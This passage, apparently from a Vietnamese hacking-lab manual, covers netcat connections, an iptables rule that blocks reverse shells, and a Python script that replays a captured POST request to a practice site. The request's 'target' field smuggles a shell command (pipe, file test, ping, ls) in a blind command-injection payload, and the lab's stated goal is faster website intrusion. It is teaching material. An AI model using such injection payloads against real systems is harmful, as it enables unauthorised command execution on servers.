Để cửa sổ đó mở, nghe trên cổng 9999.


Kết nối từ bên ngoài: Trên máy khác, kết nối với máy chủ trên cổng TCP 9999 bằng netcat hoặc Ncat. Nếu đang sử dụng Linux, hãy kết nối bằng lệnh `nc` theo cách này, thay thế địa chỉ IP bằng địa chỉ IP của máy chủ Linux:

```
nc 172.16.1.203 9999
```

Nếu đang sử dụng Windows, hãy cài đặt `nmap` rồi kết nối theo cách này:

```
ncat 172.16.1.203 9999
```

Xem kết nối với iptstate: Trên máy chủ Linux của bạn, chúng ta sẽ thấy kết nối đã được thiết lập tới cổng cục bộ 9999, như hiển thị bên dưới, được đánh dấu bằng màu xanh lục.



Chặn Reverse Shells: Trên máy chủ, chúng ta có thể muốn không cho phép lướt Web và hoạt động như một máy khách. Trong một cuộc thi như CCDC (National Collegiate Cyber Defense Competition), điều này rất quan trọng đối với việc phòng thủ. Trong trường hợp đó, hãy sử dụng quy tắc này:

```
sudo iptables -A OUTPUT -p tcp --tcp-flags ALL SYN -m state --state NEW -j
DROP
```

6.2 TỰ ĐỘNG HÓA CÁC YÊU CẦU WEB BẰNG PYTHON

6.2.1 Yêu cầu tài nguyên

Máy ảo Ubuntu hoặc Kali Linux. Có thể sử dụng các phiên bản Linux khác nhưng các bước thực hiện có thể khác. Cần một máy tính khác để kiểm tra kết nối trên cùng một mạng.

6.2.2 Mục đích

Để thực hành tự động hóa các yêu cầu Web, giúp việc xâm nhập vào các trang web hiệu quả hơn nhiều.

6.2.3 Hướng dẫn


Khởi động trình duyệt web: Từ máy tính Linux, khởi chạy Firefox. Trong Firefox, hãy truy cập: http://Attackdirect.samsclass.info/blind.htm. Cuộn xuống mục "2. Time-Based", như hình bên dưới.



Cài Wireshark: Mở cửa sổ Terminal và thực hiện các lệnh này. Nhập mật khẩu khi bạn được nhắc.

```
sudo apt-get update
sudo apt-get install wireshark -y
```


Một cửa sổ xuất hiện có tiêu đề "Configuring wireshark-common", như hiển thị bên dưới. Nhấn Tab để tô sáng Yes và nhấn phím cách.



Khởi động Wireshark: Trong cửa sổ Terminal, thực hiện lệnh này. Nhập mật khẩu nếu bạn được nhắc.

```
sudo wirehark
```

Nếu hộp thoại "Lua: Error while loading" xuất hiện, hãy nhấp vào OK. Wireshark mở ra như hình bên dưới.



Bấm đúp vào “any”. Trong Firefox, đánh dấu chuỗi chèn ví dụ thứ ba, như hiển thị bên dưới.




Nhấp chuột phải vào văn bản được đánh dấu và nhấp vào "**Copy**". Chọn tất cả văn bản trong trường "**Target**", nhấp chuột phải vào nó và nhấp vào "**Paste**".

Nhấp chuột phải vào văn bản được đánh dấu và nhấp vào "**Copy**". Chọn tất cả văn bản trong trường "**Target**", nhấp chuột phải vào nó và nhấp vào "**Paste**".

Cửa sổ Firefox sẽ trông giống như hình ảnh bên dưới.




Trong Firefox, nhấp vào nút "**Test!**". Trong Wireshark, nhấp vào nút "**Stop**" (hình vuông màu đỏ). Trong Wireshark, trong thanh "**Apply a display filter**", nhập: `http`. Bấm phím Enter. Nhấp vào dòng "**POST blind2.php**", như hiển thị bên dưới.



Từ thanh menu Wireshark, nhấp vào "**Analyze**" ➔ "**Follow**"➔ "**TCP Stream**".

Một hộp bật lên hiển thị yêu cầu HTTP thô bằng chữ màu đỏ. Đánh dấu văn bản màu đỏ, như hiển thị bên dưới.

Nhấp chuột phải vào văn bản được đánh dấu và nhấp vào "Copy".



Tạo tập lệnh HTTP Python: Mở một cửa sổ Terminal mới và thực hiện lệnh này.

```
sudo apt-get install leafpad -y
```

Thực hiện lệnh này:

```
leafpad http
```

Một cửa sổ trống có tiêu đề (http) sẽ mở ra. Nhấp chuột phải vào bên trong cửa sổ này và nhấp vào "**Paste**" (nội dung được sao chép ở trên). Thay đổi kích thước cửa sổ để có thể xem toàn bộ yêu cầu HTTP, như hiển thị bên dưới.



Thêm văn bản này vào đầu tệp, như hiển thị bên dưới.

```
#!/usr/bin/env python
req="""
```

*(http)

```
#!/usr/bin/env python

req="""POST /blind2.php HTTP/1.1
Host: attackdirect.samsclass.info
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attackdirect.samsclass.info/blind.htm
Cookie: __cfduid=df548c1e5363f302bf7ced878a1bb2fdf1478558676
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 89

target=google.com+%7C+if+%5B+-f+%2Ftmp%2Fnetok+%5D%3B+then+ping+-c+10+8.8.8.8%3B+fi%3Bls+
```

Thêm văn bản này vào cuối tập tin, như hiển thị bên dưới.

```
""";
import socket
s = socket.socket()
s.connect (("attackdirect.samsclass.info",80))
s.send(req)
print s.recv(1024)
s.close()
```

*http

```
#!/usr/bin/env python

req="""POST /blind2.php HTTP/1.1
Host: attackdirect.samsclass.info
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attackdirect.samsclass.info/blind.htm
Cookie: __cfduid=df548c1e5363f302bf7ced878a1bb2fdf1478558676
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 89


target=google.com+%7C+if+%5B+-f+%2Ftmp%2Fnetok+%5D%3B+then+ping+-c+10+8.8.8.8%3B+fi%3Bls+""";
import socket
s = socket.socket()
s.connect (("attackdirect.samsclass.info",80))
s.send(req)
print s.recv(1024)
s.close()
```

Bấm vào cửa sổ Leafpad. Ở đầu cửa sổ Linux, nhấp vào "File" ➔ "Save".

Chạy tập lệnh HTTP Python: Mở một cửa sổ Terminal mới và thực hiện các lệnh này.


```
chmod +x http
./http
```

Ta nhận được phản hồi nhưng một phần của nó bị nén và không thể đọc được, như minh họa bên dưới.



Trong Leafpad, xóa dòng này, như hiển thị bên dưới:

```
Accept-Encoding: gzip, deflate
```



Bấm vào cửa sổ Leafpad. Ở đầu cửa sổ Linux, nhấp vào "File" ➔ "Save".

Chạy tập lệnh HTTP Python đã sửa đổi: Mở một cửa sổ Terminal mới và thực hiện lệnh này.

```
./http
```

Ta nhận được phản hồi có thể đọc được, chứa tiêu đề Dựa trên thời gian, như hiển thị bên dưới.

